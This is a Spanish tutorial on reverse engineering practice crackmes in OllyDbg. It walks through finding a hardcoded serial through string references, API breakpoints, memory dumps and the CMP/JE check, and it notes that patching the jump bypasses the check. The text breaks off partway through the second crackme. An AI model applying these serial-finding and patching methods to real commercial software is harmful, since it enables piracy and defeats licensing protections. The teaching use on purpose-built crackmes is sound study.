
Tenemos cuatro ejemplos para practicar, dos haremos en esta parte 13 y los dos mas difíciles en la parte 14.

El primero de los cuatro que veremos es el llamado LECCION 13 HARDCODED 1, que se encuentra adjunto con la teoría es el caso mas simple, abrámoslo en OLLYDBG.




Allí esta en el inicio, el caso mas simple de los HARDCODED es el que aparece la clave correcta en las STRINGS o CADENAS DE TEXTO que utiliza el programa, miremos si aquí aparece.

Para hallar las cadenas de texto o strings, hacemos click derecho SEARCH FOR – ALL REFERENCED TEXT STRINGS.



Los resultados son




Pues allí se ve la palabra FIACA que puede ser la clave, si no tenemos ganas de trabajar podemos probar algunas strings que salen en la lista y por ahí acertamos, pero este método no es aconsejable, por las siguientes causas:

1)En este caso hay 2 strings, pero hay programas que tienen miles de strings, y probar una por una puede llevar a la locura total, así que aunque vemos allí el posible serial correcto, haremos como que hay mil strings y que no sabemos cual es.

2) Hay programas que ponen strings tramposas en la lista que no son la clave y que al tipearlas al ingresar un serial provocan algún perjuicio ya que son trampas para crackers, así que lo mejor es asegurarse y verificar que es el serial correcto llegando hasta la comparación entre lo que tipeas y la string correcta.


Lo primero es mirar las apis que utiliza con click derecho-SEARCH FOR- NAME (LABEL) IN CURRENT MODULE




Ahí salen las apis utilizadas por el programa, veamos si hay alguna conocida

Address	Section	Type	Name	Comment
00402018	.rdata	Import	user32.DialogBoxParamA	
00402020	.rdata	Import	user32.EndDialog	
0040200C	.rdata	Import	kernel32.ExitProcess	
0040201C	.rdata	Import	user32.GetDlgItemTextA	
00402008	.rdata	Import	kernel32.GetModuleHandleA	
00402000	.rdata	Import	comctl32.InitCommonControls	
00402014	.rdata	Import	user32.MessageBoxA	
00401000	.text	Export	<ModuleEntryPoint>	


Allí vemos que utiliza GetDlgItemTextA, seguro la usara para ingresar el serial que nosotros tipeamos y MessageBoxA para sacar los mensajes de si es correcto o incorrecto nuestro serial, pongamos un BPX en cada una de dichas apis.




En ambas click derecho – TOGGLE BREAKPOINT ON IMPORT o en la commandbar



Bueno pulsemos F9 para correr el crackme



Allí sale la ventana para tipear el serial, pongamos un nombre cualquiera por ejemplo narvajita jeje



Apretemos Verificar y vemos que para en el OLLYDBG en uno de los BPX que colocamos

```
77D6AC1E  8BFF          MOV EDI,EDI
77D6AC20  55            PUSH EBP
77D6AC21  8BEC          MOV EBP,ESP
77D6AC23  FF75 0C       PUSH DWORD PTR SS:[EBP+C]
77D6AC26  FF75 08       PUSH DWORD PTR SS:[EBP+8]
77D6AC29  E8 E89BFBFF   CALL user32.GetDlgItem
77D6AC2E  85C0          TEST EAX,EAX
77D6AC30  74 0E         JE SHORT user32.77D6AC40
77D6AC32  FF75 14       PUSH DWORD PTR SS:[EBP+14]
77D6AC35  FF75 10       PUSH DWORD PTR SS:[EBP+10]
77D6AC38  50            PUSH EAX
77D6AC39  E8 FE74FCFF   CALL user32.GetWindowTextA
77D6AC3E  EB 0E         JMP SHORT user32.77D6AC4E
77D6AC40  837D 14 00    CMP DWORD PTR SS:[EBP+14],0
77D6AC44  74 06         JE SHORT user32.77D6AC4C
77D6AC46  8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
77D6AC49  C600 00       MOV BYTE PTR DS:[EAX],0
77D6AC4C  33C0          XOR EAX,EAX
77D6AC4E  5D            POP EBP
77D6AC4F  C2 1000       RETN 10
77D6AC52  90            NOP
77D6AC53  90            NOP
77D6AC54  90            NOP
77D6AC55  90            NOP
```

Si miramos el stack, vemos que paro en la api GetDlgItemTextA para ingresar el serial, allí en los parámetros de la api, vemos la dirección del BUFFER donde guardara el serial que ingresa, en este caso es 403010.

```
0012FB04  00401061  CALL to GetDlgItemTextA from Leccion_.004
0012FB08  004A028A  hWnd = 004A028A ('Leccion 13 by RedH@wK
0012FB0C  000003EA  ControlID = 3EA (1002.)
0012FB10  00403010  Buffer = Leccion_.00403010
0012FB14  00000014  Count = 14 (20.)
0012FB18  0012FB44
0012FB1C  77D18734  RETURN to user32.77D18734
```


Así que veamos esa dirección en el DUMP haciendo click derecho – FOLLOW IN DUMP en la misma

```
Address
Show ASCII dump
Show UNICODE dump
Lock stack
Copy to clipboard        Ctrl+C
Modify
Edit                     Ctrl+E
Push DWORD
Pop DWORD
Search for address
Search for binary string Ctrl+B
Go to ESP                *
Go to EBP
Go to expression         Ctrl+G
Follow in Dump
```


Allí esta visible el BUFFER, y esta vacío pues aun no se ha ejecutado la api

```
Address   Hex dump                  ASCII
00403010  00 00 00 00 00 00 00 00   ........
00403018  00 00 00 00 00 00 00 00   ........
00403020  00 00 00 00 00 00 00 00   ........
00403028  00 00 00 00 00 00 00 00   ........
00403030  00 00 00 00 00 00 00 00   ........
00403038  00 00 00 00 00 00 00 00   ........
00403040  00 00 00 00 00 00 00 00   ........
00403048  00 00 00 00 00 00 00 00   ........
00403050  00 00 00 00 00 00 00 00   ........
00403058  00 00 00 00 00 00 00 00   ........
```


Hagamos EXECUTE TILL RETURN para que llegue al RET de la misma.



Ahora estamos en el RET




Y la api guardo en el BUFFER el serial que ingrese




Pues allí lo tengo

Si apreto F7 y vuelvo al programa




Ya vemos viendo que estamos llegando a la comparación y al salto condicional que según salte o no me llevara a los MessageBoxA de “Mal Muy MAL” o “Muy BIEN” obviamente si ese salto condicional lo cambio por un JMP 401087, lo obligo siempre a saltar al cartel de MUY BIEN y programa parcheado y resuelto, pero aquí yo quiero hallar el serial, así que veamos que compara.


En 401066 moverá a EBX el contenido de la memoria 403010 como es un DWORD solo moverá los 4 bytes pero es suficiente, veamos que hay en 403010 en el dump.




Marco la linea y hago click derecho FOLLOW IN DUMP-MEMORY ADDRESS y vere que esta leyendo




En la aclaración veo que esta leyendo 7672616E que son los 4 bytes que se encuentran en el contenido de 403010 leídos al revés como vimos, y son los primeros 4 bytes del serial falso que yo tipee los cuales mueve a EBX.



Ahora apreto F7 y paso a la siguiente línea



Aquí vemos que compara EBX que como recordaran son los primeros 4 bytes de mi serial falso, con el contenido de la dirección 403008, veamos que hay allí en el dump, de la misma forma que hicimos en la línea anterior.



Vemos que esta leyendo los 4 primeros bytes de la palabra FIACA, comparándolos con los primeros cuatro bytes que tipee, por lo cual deduzco que si ambos fueran iguales en esta comparación, se activaría el flag Z, al ser la diferencia entre ambos cero, y el JE saltaría, mandándome el cartel de MUY BIEN, por ahora como no son iguales recibiré el escarmiento jeje,

```
00401061  .  BA 08304000   MOV EDX,Leccion_.00403008          ASCII "FIACA"
00401066  .  8B1D 1030400  MOV EBX,DWORD PTR DS:[403010]
0040106C  .  3B1D 0830400  CMP EBX,DWORD PTR DS:[403008]
00401072  .v 74 13         JE SHORT Leccion_.00401087
00401074  .  6A 00         PUSH 0                            Style = MB_OK|MB_APPLMODAL
00401076  .  6A 00         PUSH 0                            Title = NULL
00401078  .  68 35204000   PUSH Leccion_.00402035             Text = "Mal Muy MAL"
0040107D  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hOwner
00401080  .  E8 57000000   CALL <JMP.&user32.MessageBoxA>    MessageBoxA
00401085  .v EB 11         JMP SHORT Leccion_.00401098
00401087  >  6A 00         PUSH 0                            Style = MB_OK|MB_APPLMODAL
00401089  .  6A 00         PUSH 0                            Title = NULL
0040108B  .  68 28204000   PUSH Leccion_.00402028             Text = "Muy BIEN!!!!"
00401090  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hOwner
00401093  .  E8 44000000   CALL <JMP.&user32.MessageBoxA>    MessageBoxA
00401098  >v EB 1A         JMP SHORT Leccion_.004010B4
0040109A  >  83F8 10       CMP EAX,10
```

Como no fueron iguales no salta y va directo al cartel MAL MUY MAL, pues apretemos F9


```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6 v 74 24           JE SHORT user32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH user32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock  kernel3
77D5050E   85C0            TEST EAX,EAX
77D50510 v 75 0A           JNZ SHORT user32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
```

Nos para en la otra api MessageBoxA


```
0012FB04  00401085  CALL to MessageBoxA from Leccion_.00401080
0012FB08  004A028A  hOwner = 004A028A ('Leccion 13 by RedH@wK    .: [...',class='#32770')
0012FB0C  00402035  Text = "Mal Muy MAL"
0012FB10  00000000  Title = NULL
0012FB14  00000000  Style = MB_OK|MB_APPLMODAL
0012FB18  0012FB44
0012FB1C  77D18734  RETURN to user32.77D18734
0012FB20  004A028A
```

Y ya vemos que nos va a decir MAL MUY MAL en los parámetros de la api.

Demos run o F9



Como vemos salio el cartel malo, aceptémoslo y escribamos la clave correcta FIACA.



Apreto VERIFICAR y repito el proceso anterior hasta llegar a la comparación

```
00401061  .   BA 08304000   MOV EDX,Leccion_.00403008
00401066  .   8B1D 1030400  MOV EBX,DWORD PTR DS:[403010]
0040106C  .   3B1D 0830400  CMP EBX,DWORD PTR DS:[403008]
00401072  .v  74 13         JE SHORT Leccion_.00401087
00401074  .   6A 00         PUSH 0
00401076  .   6A 00         PUSH 0
```

Como antes compara EBX con el contenido de 403008

```
DS:[00403008]=43414946
EBX=43414946

Address   Hex dump                  ASCII
00403008  46 49 41 43 41 00 00 00   FIACA...
00403010  46 49 41 43 41 00 69 74   FIACA.it
00403018  61 00 00 00 00 00 00 00   a.......
00403020  00 00 00 00 00 00 00 00   ........
```

Ya la aclaración nos muestra que son iguales, por lo cual se restaran y dará cero el resultado el flag Z se activara al ejecutar la comparación con f7

```
EIP 00401072 Leccion_.004010
C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 0  SS 0023 32bit 0(FFFFFFF
Z 1  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000(
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (
EFL 00000246 (NO,NB,E,BE,NS,
ST0 empty -8.154345916481978
```

Allí lo vemos y como el JE salta al estar el FLAG Z activo.

```
00401061  .   BA 08304000   MOV EDX,Leccion_.00403008          ASCII "FIACA"
00401066  .   8B1D 1030400  MOV EBX,DWORD PTR DS:[403010]
0040106C  .   3B1D 0830400  CMP EBX,DWORD PTR DS:[403008]
00401072  .v  74 13         JE SHORT Leccion_.00401087
00401074  .   6A 00         PUSH 0                             Style = MB_OK|MB_APPLMODAL
00401076  .   6A 00         PUSH 0                             Title = NULL
00401078  .   68 35204000   PUSH Leccion_.00402035              Text = "Mal Muy MAL"
0040107D  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]          hOwner
00401080  .   E8 57000000   CALL <JMP.&user32.MessageBoxA>     MessageBoxA
00401085  .v  EB 11         JMP SHORT Leccion_.00401098
00401087  >   6A 00         PUSH 0                             Style = MB_OK|MB_APPLMODAL
00401089  .   6A 00         PUSH 0                             Title = NULL
0040108B  .   68 28204000   PUSH Leccion_.00402028              Text = "Muy BIENiiii"
00401090  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]          hOwner
00401093  .   E8 44000000   CALL <JMP.&user32.MessageBoxA>     MessageBoxA
00401098  >v  EB 1A         JMP SHORT Leccion_.004010B4
0040109A  >   83F8 10       CMP EAX,10
0040109D  .v  75 0C         JNZ SHORT Leccion_.004010AB
```

Vemos como en este caso saltara al MessageBoxA de MUY BIEN veamos con F9


```
0012FB04  00401098  CALL to MessageBoxA from Leccion_.00401093
0012FB08  004A028A  hOwner = 004A028A ('Leccion 13 by RedH@wK    .: [...',class='#32770')
0012FB0C  00402028  Text = "Muy BIENiiii"
0012FB10  00000000  Title = NULL
0012FB14  00000000  Style = MB_OK|MB_APPLMODAL
0012FB18  0012FB44
0012FB1C  77D18734  RETURN to user32.77D18734
0012FB20  004A028A
0012FB24  00000111
```

Allí veo en el stack cuando para en la api, que va a salir el cartel bueno


Bueno aunque olvidamos cambiarle el titulo a la ventana pero no importa hallamos el serial correcto de nuestro primer y mas sencillo hardcoded.

El siguiente es el mismo crackme que me facilito mi amigo REDHAWK, este segundo es el original que me hizo, el anterior lo modifique un poco yo jeje (por eso por vagancia no le cambie el titulo del MessageBoxA correcto jejeje)

Abramos el LECCION 13 HARDCODED 2 en el OLLYDBG



Como ven es muy similar pero en las strings no aparece la clave correcta.



```
Address   Disassembly                          Text string
00401000  PUSH 0                               (Initial CPU selection)
00401078  PUSH Leccion_.00402035               ASCII "Mal Muy MAL"
```

No se ve FIACA, ni ninguna otra posible por ahí jeje


Igual en este la clave es otra, no es FIACA, jeje.

Pues como ya sabemos como es el procedimiento directamente vayamos a la parte de la comparación


```
0040105F  .   E8 8A000000   CALL <JMP.&user32.GetDlgItemTextA>   GetDlgItemTextA
00401064  .   8B1D 0C30400  MOV EBX,DWORD PTR DS:[40300C]
0040106A  .   8B15 4B20400  MOV EDX,DWORD PTR DS:[40204B]
00401070  .   3BDA          CMP EBX,EDX
00401072  .v  74 13         JE SHORT Leccion_.00401087
00401074  .   6A 00         PUSH 0                               Style = MB_OK|MB_APPLMODAL
00401076  .   6A 00         PUSH 0                               Title = NULL
00401078  .   68 35204000   PUSH Leccion_.00402035                Text = "Mal Muy MAL"
0040107D  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]            hOwner
00401080  .   E8 6F000000   CALL <JMP.&user32.MessageBoxA>       MessageBoxA
00401085  .v  EB 14         JMP SHORT Leccion_.0040109B
00401087  >   6A 00         PUSH 0                               Style = MB_OK|MB_APPLMODAL
00401089  .   68 41204000   PUSH Leccion_.00402041                Title = "Bravoiiii"
0040108E  .   68 28204000   PUSH Leccion_.00402028                Text = "Muy BIENiiii"
00401093  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]            hOwner
00401096  .   E8 59000000   CALL <JMP.&user32.MessageBoxA>       MessageBoxA
0040109B  >v  EB 2F         JMP SHORT Leccion_.0040109C
0040109D  >   817D 10 EC03  CMP DWORD PTR SS:[EBP+10],3EC
```

Ponemos un BPX allí en 401064 y doy RUN

```
00401057  .   68 EA030000   PUSH 3EA                             ControlID = 3EA (1002.)
0040105C  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]            hWnd
0040105F  .   E8 8A000000   CALL <JMP.&user32.GetDlgItemTextA>   GetDlgItemTextA
00401064  .   8B1D 0C30400  MOV EBX,DWORD PTR DS:[40300C]
0040106A  .   8B15 4B20400  MOV EDX,DWORD PTR DS:[40204B]
00401070  .   3BDA          CMP EBX,EDX
00401072  .v  74 13         JE SHORT Leccion_.00401087
00401074  .   6A 00         PUSH 0                               Style = MB_OK|MB_APPLMODAL
00401076  .   6A 00         PUSH 0                               Title = NULL
00401078  .   68 35204000   PUSH Leccion_.00402035                Text = "Mal Muy MAL"
0040107D  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]            hOwner
00401080  .   E8 6F000000   CALL <JMP.&user32.MessageBoxA>       MessageBoxA
00401085  .v  EB 14         JMP SHORT Leccion_.0040109B
00401087  >   6A 00         PUSH 0                               Style = MB_OK|MB_APPLMODAL
00401089  .   68 41204000   PUSH Leccion_.00402041                Title = "Bravoiiii"
0040108E  .   68 28204000   PUSH Leccion_.00402028                Text = "Muy BIENiiii"
00401093  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]            hOwner
00401096  .   E8 59000000   CALL <JMP.&user32.MessageBoxA>       MessageBoxA
0040109B  >v  EB 2F         JMP SHORT Leccion_.0040109C
0040109D  >   817D 10 EC03  CMP DWORD PTR SS:[EBP+10],3EC
```



Allí tipeamos un serial falso en este caso LUCKY



Apreto VERIFICAR

```
0040105F  .  E8 8A000000   CALL <JMP.&user32.GetDlgItemTextA>      GetDlgItemTextA
00401064  .  8B1D 0C30400  MOV EBX,DWORD PTR DS:[40300C]
0040106A  .  8B15 4B20400  MOV EDX,DWORD PTR DS:[40204B]
00401070  .  3BDA          CMP EBX,EDX
00401072  .v 74 13         JE SHORT Leccion_.00401087
00401074  .  6A 00         PUSH 0                                  Style = MB_OK|MB_APPLMODAL
00401076  .  6A 00         PUSH 0                                  Title = NULL
00401078  .  68 35204000   PUSH Leccion_.00402035                  Text = "Mal Muy MAL"
```

Y para en el BPX veremos que compara en este caso, esta pasando a EBX el contenido de la memoria 40300C, veámosla en el DUMP.

```
004010A8  .  FF75 08       PUSH DWORD PTR SS:[EBP+
004010AB  .  E8 38000000   CALL <JMP.&user32.EndDi
004010B0  .v EB 10         JMP SHORT Leccion_.0040
DS:[0040300C]=4B43554C
EBX=00000000

Address   Hex dump                 ASCII
0040300C  4C 55 43 4B 59 00 00 00  LUCKY...
00403014  00 00 00 00 00 00 00 00  ........
0040301C  00 00 00 00 00 00 00 00  ........
00403024  00 00 00 00 00 00 00 00  ........
0040302C  00 00 00 00 00 00 00 00  ........
```

Allí vemos que al ejecutar la línea, moverá los 4 bytes a EBX, siempre invirtiéndolos ya vimos que cuando lee de la memoria y pasa el contenido a un registro se invertirán.

```
Registers (FPU)
EAX 00000005
ECX 77D3219D user32.77D3219D
EDX 7C91EB94 ntdll.KiFastSystemCallRe
EBX 4B43554C
ESP 0012FB18
EBP 0012FB18
ESI 0040102E Leccion_.0040102E
EDI 0012FB80

